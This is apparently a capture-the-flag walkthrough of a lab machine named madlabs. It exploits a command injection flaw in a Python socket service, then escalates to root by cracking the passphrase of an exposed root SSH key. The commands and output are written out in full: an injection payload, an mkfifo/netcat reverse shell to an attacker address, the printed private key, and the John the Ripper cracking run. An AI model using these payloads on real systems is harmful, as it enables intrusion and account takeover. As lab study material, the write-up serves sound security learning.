-rw-rw---- 1 frankenstein madmanagers 1068 Oct 24 22:05 reanimate_service.py
-rwxr-xr-x 1 igor         madmanagers 1356 Oct 24 22:12 reanimator_core
Thanks to the madmanagers group membership assigned to igor, full read capabilities are available for the service backend file reanimate_service.py.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
igor@madlabs:/opt/laboratory$ cat reanimate_service.py
cat reanimate_service.py
#!/usr/bin/env python3
import socket
import os

SOCKET_DIR = "/run/madlabs"
SOCKET_PATH = "/run/madlabs/reanimate.sock"

if not os.path.exists(SOCKET_DIR):
    os.makedirs(SOCKET_DIR, mode=0o770, exist_ok=True)

if os.path.exists(SOCKET_PATH):
    os.remove(SOCKET_PATH)

server = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
server.bind(SOCKET_PATH)
server.listen(5)

while True:
    try:
        conn, _ = server.accept()
        data = conn.recv(1024).decode('utf-8').strip()
        if not data:
            conn.close()
            continue

        if data.startswith("STATUS:"):
            _, monster_id = data.split(":", 1)
            cmd = f"cat /opt/laboratory/monsters/{monster_id}.status 2>/dev/null"
            stream = os.popen(cmd)
            output = stream.read()

            if not output:
                output = "SUBJECT NOT FOUND IN THE MATRIX\n"

            conn.sendall(output.encode('utf-8'))
        else:
            conn.sendall(b"UNKNOWN LAB PROTOCOL. ACCESS DENIED.\n")

        conn.close()
    except Exception:
        pass
igor@madlabs:/opt/laboratory$
A critical Command Injection flaw exists within the processing logic of the incoming socket buffer:
1
2
cmd = f"cat /opt/laboratory/monsters/{monster_id}.status 2>/dev/null"
proc = subprocess.run(cmd, shell=True, ...)
- Lack of Input Sanitization: The variable
monster_idis parsed directly from the network packet split array without validation, filtering, or strict alphanumeric checking. - Implicit Shell Invocation: The
os.popen()function passes the generated string explicitly to the system shell interpreter (/bin/sh). - Execution Context: Since this service runs as a continuous system manager belonging to the user
frankenstein, injected shell parameters execute natively with the authorization context of that user.
If an attacker transmits the crafted string 1818; whoami ;, the underlying terminal wraps the runtime expression into the following sequence:
1
cat /opt/laboratory/monsters/1818; whoami ;.status 2>/dev/null
The semicolon (;) terminates the original file retrieval operation prematurely. The shell then immediately starts executing the next command chain (whoami).
Because the error routing clause 2>/dev/null is appended to the final segment, the shell drops any trailing validation messages caused by the non-existent .status reference. The stdout output stream of our intermediary command is successfully collected by stream.read() and piped straight back to our open socket socket descriptor.
To force output delivery without crashing or stalling the socket engine connection loop, a trailing delimiter is used to separate the target payload:
1
2
3
4
5
igor@madlabs:/opt/laboratory$ echo "STATUS:1818; whoami ;" | socat - UNIX-CONNECT:/run/madlabs/reanimate.sock
< | socat - UNIX-CONNECT:/run/madlabs/reanimate.sock
frankenstein
igor@madlabs:/opt/laboratory$
The response directly validates our code injection theory by printing the context owner: frankenstein.
To convert this limited execution context into a fully interactive session, a non-blocking reverse shell infrastructure must be passed. A persistent Netcat multi-handler listener is initialized on the attack machine.
1
2
3
┌──(emvee㉿kali)-[~/Documents/MadLab]
└─$ nc -lvp 6666
listening on [any] 6666 ...
Because os.popen() naturally blocks execution until the shell subprocess exits completely, executing a traditional standard reverse shell payload inline would cause the connection to timeout or hang indefinitely.
To circumvent this constraint, the payload is appended with an asynchronous background wrapper argument (&). This uncouples our active session binary from the immediate parent process group lifecycle. Python can safely terminate its execution pass after 1 second, while the network listener session is pushed asynchronously to live independently in memory.
A classic Named Pipe (mkfifo) payload configuration is sent over the local socket interface:
1
2
3
4
igor@madlabs:~$ echo "STATUS:1818;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.0.2.3 6666 >/tmp/f &" | socat - UNIX-CONNECT:/run/madlabs/reanimate.sock
< | socat - UNIX-CONNECT:/run/madlabs/reanimate.sock
The background pipeline executes immediately. Checking the active attacker terminal confirms that the secondary connection handler successfully intercepted the callback, dropping into an operational shell context as frankenstein.
Upon establishing the connection, the listener successfully captures the shell session from the target machine as frankenstein:
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(emvee㉿kali)-[~/Documents/MadLab]
└─$ nc -lvp 6666
listening on [any] 6666 ...
10.0.2.37: inverse host lookup failed: Unknown host
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.37] 39730
bash: cannot set terminal process group (3512): Inappropriate ioctl for device
bash: no job control in this shell
frankenstein@madlabs:/opt/laboratory$ whoami; hostname
whoami; hostname
frankenstein
madlabs
frankenstein@madlabs:/opt/laboratory$ cd ~
cd ~
Reading the user.txt file reveals the user flag, accompanied by ASCII art confirming access to the user account.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
frankenstein@madlabs:~$ cat user.txt
cat user.txt


                           ........
                            ;::;;::;,
                            ;::;;::;;,
                           ;;:::;;::;;,
           .vnmmnv%vnmnv%,.;;;:::;;::;;,  .,vnmnv%vnmnv,
        vnmmmnv%vnmmmnv%vnmmnv%;;;;;;;%nmmmnv%vnmmnv%vnmmnv
      vnmmnv%vnmmmmmnv%vnmmmmmnv%;:;%nmmmmmmnv%vnmmmnv%vnmmmnv
     vnmmnv%vnmmmmmnv%vnmmmmmmmmnv%vnmmmmmmmmnv%vnmmmnv%vnmmmnv
    vnmmnv%vnmmmmmnv%vnmmmmmmmmnv%vnmmmmmmmmmmnv%vnmmmnv%vnmmmnv
   vnmmnv%vnmmmmmnv%vnmm;mmmmmmnv%vnmmmmmmmm;mmnv%vnmmmnv%vnmmmnv,
  vnmmnv%vnmmmmmnv%vnmm;' mmmmmnv%vnmmmmmmm;' mmnv%vnmmmnv%vnmmmnv
  vnmmnv%vnmmmmmnv%vn;;    mmmmnv%vnmmmmmm;;    nv%vnmmmmnv%vnmmmnv
 vnmmnv%vnmmmmmmnv%v;;      mmmnv%vnmmmmm;;      v%vnmmmmmnv%vnmmmnv
 vnmmnv%vnmmmmmmnv%vnmmmmmmmmm;;       mmmmmmmmmnv%vnmmmmmmnv%vnmmmnv
 vnmmnv%vnmmmmmmnv%vnmmmmmmmmmm;;     mmmmmmmmmmnv%vnmmmmmmnv%vnmmmnv
 vnmmnv%vnmmmmm nv%vnmmmmmmmmmmnv;, mmmmmmmmmmmmnv%vn;mmmmmnv%vnmmmnv
 vnmmnv%vnmmmmm  nv%vnmmmmmmmmmnv%;nmmmmmmmmmmmnv%vn; mmmmmnv%vnmmmnv
 `vnmmnv%vnmmmm,  v%vnmmmmmmmmmmnv%vnmmmmmmmmmmnv%v;  mmmmnv%vnnmmnv'
  vnmmnv%vnmmmm;,   %vnmmmmmmmmmnv%vnmmmmmmmmmnv%;'   mmmnv%vnmmmmnv
   vnmmnv%vnmmmm;;,   nmmm;'              mmmm;;'    mmmnv%vnmmmmnv'
   `vnmmnv%vnmmmmm;;,.         mmnv%v;,            mmmmnv%vnmmmmnv'
    `vnmmnv%vnmmmmmmnv%vnmmmmmmmmnv%vnmmmmmmnv%vnmmmmmnv%vnmmmmnv'
      `vnmvn%vnmmmmmmnv%vnmmmmmmmnv%vnmmmmmnv%vnmmmmmnv%vnmmmnv'
          `vn%vnmmmmmmn%:%vnmnmmmmnv%vnmmmnv%:%vnmmnv%vnmnv'

 #  #   #   #### #### #   #
 ####  ###  # ## # ##  ###
 #  # # # # #    #      #

        #  #   #   #   #    ##  #     # #### #### #  ##
        ####  ###  #   #   #  #  # # #  #--  #--  # # #
        #  # #   # ### ###  ##    ###   #### #### ##  #


        flag{tr1ck_0r_tr34t_g1v3_m3_r00t_0r_1_t4k3_0v3r_y0ur_syst3m}
Privilege escalation to root
Upon navigating the home environment of the user frankenstein, a post-exploitation review of hidden files and configuration directories is performed. Inside the user’s directory, an exposed encrypted SSH private key file targeting the root account is discovered at ~/.ssh/id_rsa_root.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
frankenstein@madlabs:~$ cat ~/.ssh/id_rsa_root
cat ~/.ssh/id_rsa_root
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABCwwWRCHw
qCpuoTiVbcOBM6AAAAGAAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAABAQDg2HCVr/fi
9sc53NXE4+2VkdLMA5k3gehiz8TuGHqFImnClMj7FtAtfkxATBf7N+PcpukzJ+uwHh3qWE
MqE/2y8G1+lKkDtpZOSc6JuF3P+ocMDy9a/UiCB8wdZw7SmhZQgNRzRolwiT6b2OSCbOC8
s7l0MOxvr6gzVfz7ZqzX93VxS5t3lrebsFeOZ9auO3h5u3l5G9M7c8dTIUqSWb1QoHCM1E
lCx1y8WHaopu87YxZM9xSLUilS69lBqoEwln1PGfxnfqeqmyAaSbs2RR9DCCQsd0zGscxW
cHIhLOSYlGKIBJoF812ccQy2nmv6IXqwy1HSR7mUazwSoail5HZLAAAD0J1h1+LjCS7ZAO
ip7VBKyet9CMWn0UwnqOfv05oD/oBjukDvpMDfZUrKvf7DEZRuyCMqjajIjFHVsEVhfVDM
xp270iaH88y433WkzZojr/Cu9OzLxJPx2jWOgEEKiXdFgUJhOiByH0O1AggEd/KVevM01R
GBY3MBVqjPZmBoPwGFdOAVNdjA09D8ZVFQ3Y+Dwh7QVVO3sI7bV6rMd8E2RkDRRNOzEqZp
5JVsS2uOHpnXQ5JoGkNOElyUWv99eQIsZxhyDHEF4AEvYdMNW9fCPGLQFpSE5UkEfsjBaB
rUSAyRUxq6uj/vSJzc66TfOvKichYg6rGW4Ce/hel29BfHX/0SulPGZpr4NOBN8OGG+UEX
WLkNuxmZhtQLwoo4RPougZi/LGEv4gyDlhratk2vEjdbu1NVanQqYnqGkbZY0GAYETV2Ri
/Mgc1Rhfjj8e6DwaVIRKdLLpw6RBCaDFbigw5lYeqHYVgKjZ1BnOOBURYPrxHXBE0z+1cO
L4+rDr8833NH/oFGoKqo3ubGD+2TnpG2Jx3qEk0H5hQSrp++7XsfziMGSrFAMfpsUg8FV6
iMmQyEOS/r516DRMkPSM9YJQ4J4Db42+l6ij8QJU1kRop3EoC8+H0jvfeXZ/Zwa0cBPAH4
0XVuPJ3NY6FkhMYk7DKCPX2oSKKLsEttj/YQ7e3ccMaYpcAClsEt+4KtMfGOrheYWanBwH
PpafU2Z/tAvDkTIqWqChUdZaGzlQkJNr3ydQQYy+8l0UIrb10PD06vsPKbiRtcoDKWpVRE
TpVGBQ5q51ASAleAAB1PQRPxwz3czYF9QEsQnAUjNZ9cj2yJzj6n+Pz0iOuV+miMyVXysf
gnaqVSr0MX5qP6G0CELzHUPGx8+enAlNrbZ1N+Oj5KUbEM38Kh7Px0mF08MgSc8qNgl+b8
J9O2jRe2z3AA4ynAPoM9UeT5sFfT38lurRxwSw85J3y7+Od2FPekHzCt3dDkaGAZNGc0IY
kF91TBJHRUeA9zXkIu3p6wePSTHKtQ1BfrZLYqFybE5+ttRwJiS5elBtvxkXCTQyLgNnfb
1ijy/riC+t6+rpKachTraIynCVG7GASRQxMCKaSUkDqhNO2M3KuGThjnpNWQGOMZRXtrz9
PP1bDIShngmyTrv1CER/daCkMtNqw7GSUOFjPzrjyTICMgr0HVjxLUdv1PNjKkAXHM9LNt
BtG7fhsIF6uo5GVUjyH3K7ZVuL5ItzDYwUmrezkDVkrRwRw7zTE26/A1rU2v2iySxosOSN
qvUhPyYNqzbCBurcSjFG+wxPVCRew=
-----END OPENSSH PRIVATE KEY-----
The file contents are copied locally to the attacker system (id_rsa_root). Because the header format indicates that the private key file is encrypted and protected by a custom passphrase, a brute-force attack must be conducted.
The ssh2john utility is used to parse the encrypted key structure and extract a standardized ciphertext hash block compatible with password cracking frameworks.
1
2
3
4
5
6
┌──(emvee㉿kali)-[~/Documents/MadLab]
└─$ ssh2john id_rsa_root > root_hash.txt

┌──(emvee㉿kali)-[~/Documents/MadLab]
└─$ cat root_hash.txt
id_rsa_root:$sshng$6$16$b0c164421f0a82a6ea138956dc38133a$1334$6f70656e7373682d6b65792d7631000000000a6165733235362d637472000000066263727970740000001800000010b0c164421f0a82a6ea138956dc38133a000000180000000100000117000000077373682d727361000000030100010000010100e0d87095aff7e2f6c739dcd5c4e3ed9591d2cc03993781e862cfc4ee187a852269c294c8fb16d02d7e4c404c17fb37e3dca6e93327ebb01e1dea58432a13fdb2f06d7e94a903b6964e49ce89b85dcffa870c0f2f5afd488207cc1d670ed29a165080d473468970893e9bd8e4826ce0bcb3b97430ec6fafa83355fcfb66acd7f775714b9b7796b79bb0578e67d6ae3b7879bb79791bd33b73c753214a9259bd50a0708cd44942c75cbc5876a8a6ef3b63164cf7148b522952ebd941aa8130967d4f19fc677ea7aa9b201a49bb36451f4308242c774cc6b1cc567072212ce498946288049a05f35d9c710cb69e6bfa217ab0cb51d247b9946b3c12a1a8a5e4764b000003d09d61d7e2e3092ed900e8a9ed504ac9eb7d08c5a7d14c27a8e7efd39a03fe8063ba40efa4c0df654acabdfec311946ec8232a8da8c88c51d5b045617d50ccc69dbbd22687f3ccb8df75a4cd9a23aff0aef4eccbc493f1da358e80410a8977458142613a20721f43b502080477f2957af334d5118163730156a8cf6660683f018574e01535d8c0d3d0fc655150dd8f83c21ed05553b7b08edb57aacc77c1364640d144d3b312a669e4956c4b6b8e1e99d74392681a434e125c945aff7d79022c6718720c7105e0012f61d30d5bd7c23c62d0169484e549047ec8c1681ad4480c91531ababa3fef489cdceba4df3af2a2721620eab196e027bf85e976f417c75ffd12ba53c6669af834e04df0e186f9411758b90dbb199986d40bc28a3844fa2e8198bf2c612fe20c83961adab64daf12375bbb53556a742a627a8691b658d06018113576462fcc81cd5185f8e3f1ee83c1a54844a74b2e9c3a44109a0c56e2830e6561ea8761580a8d9d419ce38151160faf11d7044d33fb570e2f8fab0ebf3cdf7347fe8146a0aaa8dee6c60fed939e91b6271dea124d07e61412ae9fbeed7b1fce23064ab14031fa6c520f0557a88c990c84392febe75e8344c90f48cf58250e09e036f8dbe97a8a3f10254d64468a771280bcf87d23bdf79767f6706b47013c01f8d1756e3c9dcd63a16484c624ec32823d7da848a28bb04b6d8ff610ededdc70c698a5c00296c12dfb82ad31f18eae179859a9c1c073e969f53667fb40bc391322a5aa0a151d65a1b395090936bdf2750418cbef25d1422b6f5d0f0f4eafb0f29b891b5ca03296a554444e9546050e6ae75012025780001d4f4113f1c33ddccd817d404b109c0523359f5c8f6c89ce3ea7f8fcf488eb95fa688cc955f2b1f8276aa552af4317e6a3fa1b40842f31d43c6c7cf9e9c094dadb67537e3a3e4a51b10cdfc2a1ecfc74985d3c32049cf2a36097e6fc27d3b68d17b6cf7000e329c03e833d51e4f9b057d3dfc96ead1c704b0f39277cbbf8e77614f7a41f30adddd0e4686019346734218905f754c1247454780f735e422ede9eb078f4931cab50d417eb64b62a1726c4e7eb6d4702624b97a506dbf19170934322e03677dbd628f2feb882fadebeae929a7214eb688ca70951bb18049143130229a494903aa134ed8cdcab864e18e7a4d59018e319457b6bcfd3cfd5b0c84a19e09b24ebbf508447f75a0a432d36ac3b19250e1633f3ae3c93202320af41d58f12d476fd4f3632a40171ccf4b36d06d1bb7e1b0817aba8e465548f21f72bb655b8be48b730d8c149ab7b3903564ad1c11c3bcd3136ebf035ad4dafda2c92c68b0e48daaf5213f260dab36c206eadc4a3146fb0c4f54245ec$24$358
With the formatted hash output available, John the Ripper is executed alongside the standard rockyou.txt dictionary file to crack the key’s passphrase.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(emvee㉿kali)-[~/Documents/MadLab]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt root_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
halloween        (id_rsa_root)
1g 0:00:01:09 DONE (2026-10-25 21:45) 0.01436g/s 37.68p/s 37.68c/s 37.68C/s gators..christian1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
The passphrase is successfully recovered within approximately one minute, revealing the credential string: halloween.
Using the decrypted cryptographic asset along with the newly cracked passphrase, a remote SSH shell execution pass is directed toward the target machine IP address.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(emvee㉿kali)-[~/Documents/MadLab]
└─$ ssh root@$ip -i id_rsa_root
Enter passphrase for key 'id_rsa_root':
Welcome to Ubuntu 26.04.1 LTS (GNU/Linux 7.0.0-38-generic x86_64)

 * Documentation:  https://docs.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Oct 24 21:41:55 2026 from 127.0.0.1
root@madlabs:~#
Upon authentication, an immediate context sweep is performed to map out the networking profiles, folder structures, and permission identities of the active root terminal instance.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
root@madlabs:~# whoami;id;hostname;pwd;ip a
root
uid=0(root) gid=0(root) groups=0(root)
madlabs
/root
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:71:b2:92 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.37/24 metric 100 brd 10.0.2.255 scope global dynamic enp0s3
       valid_lft 579sec preferred_lft 579sec
    inet6 fe80::a00:27ff:fe71:b292/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
The terminal output verifies full Administrative access (uid=0), pointing explicitly to the home directory /root on the madlabs deployment instance (10.0.2.37).
Finally, the root.txt asset file is read to complete the CTF objective.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
root@madlabs:~# cat root.txt

                   ___  ___
         \  \  /`\ \  \ \  \ \  \
          \__\ \__\ \__' \__' \__\
           \  \ \  \ \    \     \
            \  \ \  \ \    \     \
                    ___         ___  ___
\  \  /`\ \    \    \  \ \    \ \    \    \.  \
 \__\ \__\ \    \    \  \ \  . \ \__  \__  \`\ \
  \  \ \  \ \    \    \  \ \ |`\\ \    \    \ `\\
   \  \ \  \ \___ \___ \__\ \|  `\ \___ \___ \  `\


        HMV{n0t_4_gh0st_j1st_4_r00t_us3r_1n_y0ur_syst3m}
root@madlabs:~#